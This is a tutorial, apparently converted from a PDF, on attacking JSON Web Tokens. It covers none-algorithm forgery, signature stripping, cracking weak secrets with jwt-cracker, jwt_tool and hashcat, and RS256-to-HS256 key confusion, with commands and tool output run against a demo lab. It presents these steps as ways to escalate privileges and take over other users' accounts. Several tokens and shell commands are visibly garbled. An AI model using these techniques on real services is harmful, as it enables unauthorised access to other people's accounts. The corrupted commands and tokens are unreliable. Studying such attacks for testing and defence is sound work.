

# JWT

# JSON Web Tokens

- Abusing None Algorithm
- Signature stripping
- Cracking weak shared secrets
- Substitution attack

### Abusing None Algorithm:

Suppose None algorithm is used to generate a JWTToken. In that case, anyone can create a forge JWT Token and submit it to a resource server because there is no signature available in the token, and there is no way further to the resource server to verify if the payload is modified or not. Though this attack is not common in security assessment, but it's important to understand how its works. This knowledge will be helpful when performing other types of attack, such as signature stripping.

*Suppose you have this token*

*eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJpYXQiOiAxMjM0NTY3ODkxLCJpc3MiOiAibG9jYWwhvc3QiLCJleHAiOjg1NDU2MTIzNTQsInVzZXJJZCI6ImFudWJoYXxyLCJpc0FkbWluIjoizMfsc2UiifQ.*

So when we decode the payload part of this JWTToken.

Plain Text

`{*iat": 1234567891, "iss": "localhost", "exp": 8545612354, "userId": "anubhav", "isAdmin": "false"}`

Base 64 Encoding

`eyJpYXQ0I0lAeHJlMONTY3ODkxLCJpc3MiOiAiYm99YWhvc3QiLCJleHA1Ojg1NDU2MTIzNTQsInVzZXJJZCI6ImFudW9oYXYiLCJpc0FkbWwluIjoizmFsc2UifQ`

Base 64 URL Encoding

`eyJpYXQ0I0lAeHJlMONTY3ODkxLCJpc3MiOiAiYm99YWhvc3QiLCJleHA1Ojg1NDU2MTIzNTQsInVzZXJJZCI6ImFudW9oYXYiLCJpc0FkbWwluIjoizmFsc2UifQ`

*Decode token*

```
{“typ”:”JWT”,”alg”:”none”}.”iat”:1234567891,”iss”:
“localhost”,”exp”:8545612354,”userId”:”anubhav”,”isAdmin”:”false”}.
```

As you can see, this token uses none algorithm and also, you can see the **isAdmin** value is **false**. So in none algorithm, you can directly change any value, and it will get validated by the server because there is nothing like a signature here that the server can cross-check. So here we are going to change the value of **isAdmin** to **true**.

The screenshot displays a web application interface with three sections for displaying text:

- Plain Text:** Shows a JSON object: `{"iat": 1234567891, "iss": "localhost", "exp": 8545612354, "userId": "anubhav", "isAdmin": "true"}`. A red arrow points to the `"isAdmin": "true"` field.
- Base 64 Encoding:** Shows the Base 64 encoded version of the JSON object: `eyJpYXQiOiAxMjM0NTY3ODkxLCJpc3MiOiAibG9jYWVhc3QiLCJleHAiOjg1NDU2MTIzNTQsInVzZXJJZCI6ImFudWJoYXYiLCJpc0FkbWluIjoiaHJlZSJ9`.
- Base 64 URL Encoding:** Shows the Base 64 URL encoded version of the JSON object: `eyJpYXQiOiAxMjM0NTY3ODkxLCJpc3MiOiAibG9jYWVhc3QiLCJleHAiOjg1NDU2MTIzNTQsInVzZXJJZCI6ImFudWJoYXYiLCJpc0FkbWluIjoiaHJlZSJ9`. This section is highlighted with a red border.

Each section has a "Copy" button in the top right corner. The "Base 64 URL Encoding" section also has a "Copy" button in the top right corner.

*Modified token*

```
{“typ”:”JWT”,”alg”:”none”}.”iat”:1234567891,”iss”:
“localhost”,”exp”:8545612354,”userId”:”anubhav”,”isAdmin”:”true”}.
```

*eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJpYXQiOiAxMjM0NTY3ODkxLCJpc3MiOiAibG9jYWwhvc3QiLCJleHAiOjg1NDU2MTIzNTQsInVzZXJJZCI6ImFudWJ0eXkiLCJpc0FkbWluIjoidHJlZSJ9.*

In this case, when you submit this token to the server, then you will logged-in as **Admin**. So *this is how you can make Vertical privilege escalation from normal user to admin user.*

You can also do Horizontal privilege escalation by changing the name from anubhav to any other user who is registered on that website, suppose vaibhav.

*Decode token*

```
{“typ”:”JWT”,”alg”:”none”},{“iat”:1234567891,”iss”:
“localhost”,”exp”:8545612354,”userId”:”anubhav”,”isAdmin”:”false”}.
```

*Modified token*

```
{“typ”:”JWT”,”alg”:”none”}.”iat”:1234567891,”iss”:
“localhost”,”exp”:8545612354,”userId”:”vaibhav”,”isAdmin”:”false”}.
```

*Final JWTToken after encoding*


*eyJ0eXAiOiJKV1QiLCJhbGciOiJub251In0.eyJpYXQiOiAxMjM0NTY3ODkxLCJpc3MiOiAibG9jYWwhcy3QiLCJleHAiOjg1NDU2MTIzNTQsInVzZXJJZCI6InZhaWJoYXkiLCJpc0FkbWluljoiZmFsc2UifQ.*

This is how you will be able to take over another's account. This was just an example to understand, in a real-life scenario you have to check by yourself what value you have to modify to get escalation. So, this was all about none algorithm.


## Signature stripping Attack

So to demonstrate this attack we are going to use the lab named `jwtdemo`.

This is the Demo page of HS256 of lab.



So let's decode this token from [jwt.io](https://jwt.io)



Now we are going to change the algorithm from HS256 to none, and if the server validates our modified token request, then our attack is successful.

So to change the algorithm there are two ways :

Let's begin.....

## 1. Manually

Let's check the original generated JWTToken by the server which we will be abusing now.

The screenshot shows a web browser with the address bar displaying "demo.sjoerdlangkemper.nl/jwtdemo/hs256.php". The page content shows a JWT token: "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOlwvXC9kZW1vLnNqb2V...". Below the token, there are two buttons: "Send JWT" and "Get new JWTs".

Below the browser window, the decoded structure of the JWT token is shown as a PHP array:

```
Valid JWT: Jw\Token Object
(
    [header:Jw\Token:private] => Jw\Header Object
    (
        [data:Jw\Header:private] => Array
        (
            [typ] => JWT
            [alg] => HS256
        )
    )
    [payload:Jw\Token:private] => Jw\Payload Object
    (
        [data:Jw\Payload:private] => Array
        (
            [iss] => http://demo.sjoerdlangkemper.nl/
            [iat] => 1627492796
            [exp] => 1627493996
            [data] => Array
            (
                [hello] => world
            )
        )
    )
)
```



All about the original token given by the server

As you can see algorithm here is HS256.

Now copy the header part of the token and paste it on [base64url.com](https://base64url.com)

The screenshot shows the base64url.com interface with three sections:

- Plain Text:** Contains the JSON object `{"alg": "HS256", "typ": "JWT"}`. A "Copy" button is in the top right.
- Base 64 Encoding:** Contains the encoded string `eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9`. A "Copy" button is in the top right.
- Base 64 URL Encoding:** Contains the URL-encoded string `eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9`, which is highlighted with a red dashed border. A "Copy" button is in the top right.

So here you can see the algorithm used is HS256, So we have to change it to none.

The screenshot shows the base64url.com interface with the same three sections as the previous one, but with modifications:

- Plain Text:** The JSON object is now `{"alg": "none", "typ": "JWT"}`. A red arrow points to the word "none". A "Copy" button is in the top right.
- Base 64 Encoding:** The encoded string is now `eyJhbGciOiJub25lIiwidHlwIjoisldUIj0=`. A "Copy" button is in the top right.
- Base 64 URL Encoding:** The URL-encoded string is now `eyJhbGciOiJub25lIiwidHlwIjoisldUIj0=`, highlighted with a red solid border. A "Copy" button is in the top right.

All done, we have changed the algorithm. Now we have only to use the header and payload part for the authentication.


Remember guys, we haven't changed anything in the payload part because we don't want it now, but you can change it according to yourself to make privilege escalation.

*This is the modified token ....*

*eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJpc3MiOiJodHRwOlwvXC9kZW1vLnNqb2VyZGxhbmdrZW1wZXIubmxcLyIsImhhdCI6MTYyNzQ4NTM4OSwiZXhwIjoxNjI3NDg2NTg5LCJkYXRhIjp7Imh1bGxvIjoid29ybGQifX0.*


**You can see we have removed signature part because in none algorithm we don't require signature :)**

Now, we are sending the modified token to check whether this token gets validated by the server or not.



Modified token

As you can see our modified token gets validated....



So this is how we are successfully able to perform a **Signature stripping Attack manually**.

## 2. Automatically with the tool named jwt\_tool.

For more information about this tool refer to this article of integrity :-

[https://blog.intigriti.com/2021/07/27/hacker-tools-jwt\\_tool/](https://blog.intigriti.com/2021/07/27/hacker-tools-jwt_tool/)

Usage:- To change the algorithm to none use -X a flag

*python3 jwt\_tool.py <your token> -X a*

```
> python3 jwt_tool.py eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsInR5cCI6IkpzZW50L3NpdCI6Imh0bGxvIj0id29ybgQifX0.KBxU3j2EO_r6Jfyv8_cQnxGAKz5nt1l6m1t-R5CQI -X a
JWTTool
Version 2.2.4 @ticarpi
Original JWT:
jwttool_5159e243872dd60ca0ecfcada7abd6dd - EXPLOIT: "alg":"none" - this is an exploit targeting the debug feature that allows a token to have no signature
(This will only be valid on unpatched implementations of JWT.)
[+] eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsInR5cCI6IkpzZW50L3NpdCI6Imh0bGxvIj0id29ybgQifX0.KBxU3j2EO_r6Jfyv8_cQnxGAKz5nt1l6m1t-R5CQI -X a
jwttool_5b42a16115c5f85e870b51948ec03b9a - EXPLOIT: "alg":"None" - this is an exploit targeting the debug feature that allows a token to have no signature
(This will only be valid on unpatched implementations of JWT.)
[+] eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsInR5cCI6IkpzZW50L3NpdCI6Imh0bGxvIj0id29ybgQifX0.KBxU3j2EO_r6Jfyv8_cQnxGAKz5nt1l6m1t-R5CQI -X a
jwttool_82297680f60183d0e0c218cb723df8f - EXPLOIT: "alg":"NONE" - this is an exploit targeting the debug feature that allows a token to have no signature
(This will only be valid on unpatched implementations of JWT.)
[+] eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsInR5cCI6IkpzZW50L3NpdCI6Imh0bGxvIj0id29ybgQifX0.KBxU3j2EO_r6Jfyv8_cQnxGAKz5nt1l6m1t-R5CQI -X a
jwttool_faf2b0c0e2f90db01beb62ab949d6223 - EXPLOIT: "alg":"none" - this is an exploit targeting the debug feature that allows a token to have no signature
(This will only be valid on unpatched implementations of JWT.)
[+] eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsInR5cCI6IkpzZW50L3NpdCI6Imh0bGxvIj0id29ybgQifX0.KBxU3j2EO_r6Jfyv8_cQnxGAKz5nt1l6m1t-R5CQI -X a
```

You can see our token is generated and you can use this for the attack as we have performed above.

So basically, we just changed the algorithm here to get rid of signature validation but this attack only works when the framework supports none type algorithm. This was just an example to understand, in a real scenario you have to check by yourself that what value you have to modify to get escalation.

## Cracking Weak Shared Secrets

If the token is using any weak secret string for the encryption then we can try to brute force it or can perform a dictionary attack.

1. **Brute Forcing** the secret key, to do this we have a tool named jwt-cracker.

Usage : *jwt-cracker <token> [alphabet] [<maxlength>]*

Example:

```
anubhav@you-are-pro:~/anubhav/tools/jwt_tool
> jwt-cracker "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpzZW50L3NpdCI6Imh0bGxvIj0id29ybgQifX0.KBxU3j2EO_r6Jfyv8_cQnxGAKz5nt1l6m1t-R5CQI" 6
SECRET FOUND: 123456
Time taken (sec): 0.68
Attempts: 54121
```

The secret is found: *123456*, so we can use this secret to generate the signature of token

Generate signature with the help of secret key...

### Usage :

```
echo -n "<header>.<payload>" | openssl dgst -sha256 -hmac '<secret key>' -binary | openssl base64 -e -A | sed 's/\+/-/g' | sed 's/\//_/g' | sed -E s/+=$/
```

**Example:**

```
echo -n
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjMONTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ" | openssl dgst -sha256 -hmac '123456' -binary | openssl base64 -e -A | sed 's/+/+/'
/g' | sed 's/\/_/'g' | sed -E s/+=/$//
```

**output :-** keH6T3x1z7mmhKL1T3r9sQdAxxdzB6siemGMr\_6ZOwU

This is how we are able to generate signature ...

2. Perform a **dictionary attack** to get the secret key.

We can perform this attack with our previously used tool named `jwt_tool.py`

usage:


```
python3 jwt_tool.py <JWTToken> -C -d secrets.txt
```

**secrets.txt** contains the list of possible secrets..

```
> cat secrets.txt
```

654321  
456789  
741258  
963258  
744569  
123478  
123456  
789654  
159632  
753148

**Example:**



You can see the secret key is cracked by this attack which is 123456 , So we can use this secret to generate the JWT token as I have shown above.

You can also use Hashcat because Hashcat works faster and if you have GPU power enabled it's an added advantage to hashcat.



Command:

```
echo jwt_token > JWT_file
```

```
hashcat -a 0 -m 16500 /path_to_JWT_file/JWT_file /path_to_dictionary_file --force
```


m - (hash module)

16500 - (hash module identified by number for JWT)

## Substitution attack

In this attack, we confuse the server to use one algorithm instead of another. So here we are going to change the algorithm from *RS256* to *HS256* ...

As I had explained in my [previous article](#) the RS256 algorithm needs a private key in order to tamper with the data and a corresponding public key to verify the authenticity of the signature. But if we are able to change the signing algorithm from RS256 to HS256, we confuse the server to use one algorithm instead of another. We would force the Application to use only one key to do both tasks, which is the normal behaviour of the **HMAC** algorithm.



This is an RS256 signed token given by the server

So here we are going to change the algorithm from *RS256* to *HS256*. Hence, this way the workflow would convert from Asymmetric to Symmetric encryption and we can sign the new tokens with the same public key.

As this is a public key, so this key has to remain public. So you can find it by yourself on the internet or another potential source is the server's TLS certificate, which may be being re-used for JWT operations:

command:

```
openssl s_client -connect <hostname>:443
```

Copy the "Server certificate" output to a file (e.g. *cert.pem*) and extract the public key (to a file called *key.pem*) by running:

```
openssl x509 -in cert.pem -pubkey -noout > key.pem
```

This how you can get public.pem of any host...


As for this lab, the public key is provided to us.

```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAqi8TnuQBGX0Gx/Lfn4JF
NYOH2Vlqemfs83stWc1ZBQFCQAZmUr/sgbPypYzy229pFl6bGeqpiRHRsufHug7c
1LCyalyUEP+0zeqbEhSSuUss/XyfzybIusbqIDEQJ+Yex3Cdgc/hAF3xptV/2t+
H6y0Gdh1weVKRM8+QaeWUXMG0gzJYAlUcRAP5dRkE0UtSKHBF0FhEwNBXrfLd76f
ZXPNGyN0TzNLQjPQ0y/tJ/VFq8CQGE4/K5ElRSDlj4kswxonWXYAUvxnqRN1LGHw
2G5QRE2D13sKHCC8ZrZXJzj67Hrq5h2SADKzVzhA8AW3WZlPLrLFT3t1+iZ6m+aF
KwIDAQAB
-----END PUBLIC KEY-----
```


Save this public key in the file named public.pem

To change the algorithm we are again going to use the same tool named jwt\_tool.

First, we will see what is the behaviour of the application with the given RS256 signed token.



Send JWT to validate the token



You can see token is validated by the server

So let's start changing the algorithm with the tool.

Command with an example :

- To just change the algorithm we can use this command

```
python3 jwt_tool.py <JWT TOKEN> -S hs256 -k public.pem
```

**Example:**

```
anubhav@you-are-pro:~/anubhav/tools/jwt_tool
$ python3 jwt_tool.py eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vZGVtby5zam9lcmRsYW5na2VtcGVyLm5sLyIsImhhdCI6MTYyNzU2MTk4OCwiZXhwIjoxNjI3NTYzMTg4LCJkYXRhIjpbImh1bGxvIjoId29ybGQifX0.OFY0hR0sW37RdC9XBbEVR2Tao0hymeCbYc0IpiTwvVg -S hs256 -k public.pem

JWTTool
Version 2.2.4
@ticarpi

Original JWT:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vZGVtby5zam9lcmRsYW5na2VtcGVyLm5sLyIsImhhdCI6MTYyNzU2MTk4OCwiZXhwIjoxNjI3NTYzMTg4LCJkYXRhIjpbImh1bGxvIjoId29ybGQifX0.OFY0hR0sW37RdC9XBbEVR2Tao0hymeCbYc0IpiTwvVg

Decoded Token Values:

Token header values:
{
  "typ": "JWT",
  "alg": "RS256"
}

Token payload values:
{
  "iss": "http://demo.sjoerdlangkemper.nl/",
  "iat": 1627361886,
  "exp": 1627362186,
  "data": {
    "hello": "world"
  }
}

Seen timestamps:
{
  "iat": "IssuedAt",
  "exp": "Expires",
  "nbf": "NotBefore"
}

JWT common timestamps:
iat = IssuedAt
exp = Expires
nbf = NotBefore

You can see we have changed the algorithm of token
RS256 => HS256

jwt_tool 68d2b4d43e17b52a296827b6461eb9 - Tampered token - HMAC Signing:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vZGVtby5zam9lcmRsYW5na2VtcGVyLm5sLyIsImhhdCI6MTYyNzU2MTk4OCwiZXhwIjoxNjI3NTYzMTg4LCJkYXRhIjpbImh1bGxvIjoId29ybGQifX0.OFY0hR0sW37RdC9XBbEVR2Tao0hymeCbYc0IpiTwvVg
```

We got HS256 Signed token:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vZGVtby5zam9lcmRsYW5na2VtcGVyLm5sLyIsImhhdCI6MTYyNzU2MTk4OCwiZXhwIjoxNjI3NTYzMTg4LCJkYXRhIjpbImh1bGxvIjoId29ybGQifX0.OFY0hR0sW37RdC9XBbEVR2Tao0hymeCbYc0IpiTwvVg
```

Let's see if this token is perfectly signed or not 🤔


demo.sjoerdlangkemper.nl | Not secure | demo.sjoerdlangkemper.nl/jwtdemo/rs256.php?

JWT: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vZGVtby5zam9lcmRsYW5na2VtcGVyLm5sLyIsImhhdCI6MTYyNzU2MTk4OCwiZXhwIjoxNjI3NTYzMTg4LCJkYXRhIjpbImh1bGxvIjoId29ybGQifX0.OFY0hR0sW37RdC9XBbEVR2Tao0hymeCbYc0IpiTwvVg

Send JWT

Get new JWTs

We are going to validate this token to validate it.



As you can see our HS256 Signed token got validated by the server. So you are thinking of what I will do then if it got validated by the server 😞???? What's my benefit here?? 😞

Well if you can create a token by yourself then you can also modify the token, I think you got the point 😊 (Samaj daar ki eshara kafhi hai). I will show you some scenarios so that you can understand them well.

### Example:

Suppose in payloads there are fields which we are can modify.

```
"admin": "false" =====> "admin": "true"
"user": "normal" =====> "user": "administrator"
"name": "Anubhav Singh" =====> "name": "Vaibhav Singh"
"email": "hacker@gmail.com" =====> "email": victim@gmail.com
```

This how we can modify the values...

So, you got an idea of what things you can modify in the payload to get privilege escalation. But how you will modify this payload??? well there are various ways for it but for this article, I am just using the same tool(jwt\_tool) to modify the payload and to create a token.

In this case, we have to tamper with the token ,modify the payload and also we have to change the algorithm.

### command:

```
python3 jwt_tool.py <JWT TOKEN> -S hs256 -k public.pem -T
```

## Steps:

I have made a video for you guys to demonstrate how you can modify JSON WEB TOKEN to get this attack done.

I hope you guys have understood how you can modify the token as you need means I have shown you the way to modify the value or to add any key-value pair in the payload part of the token and at last, the algorithm gets changed to HS256.

Encoded PASTE A TOKEN HERE

```
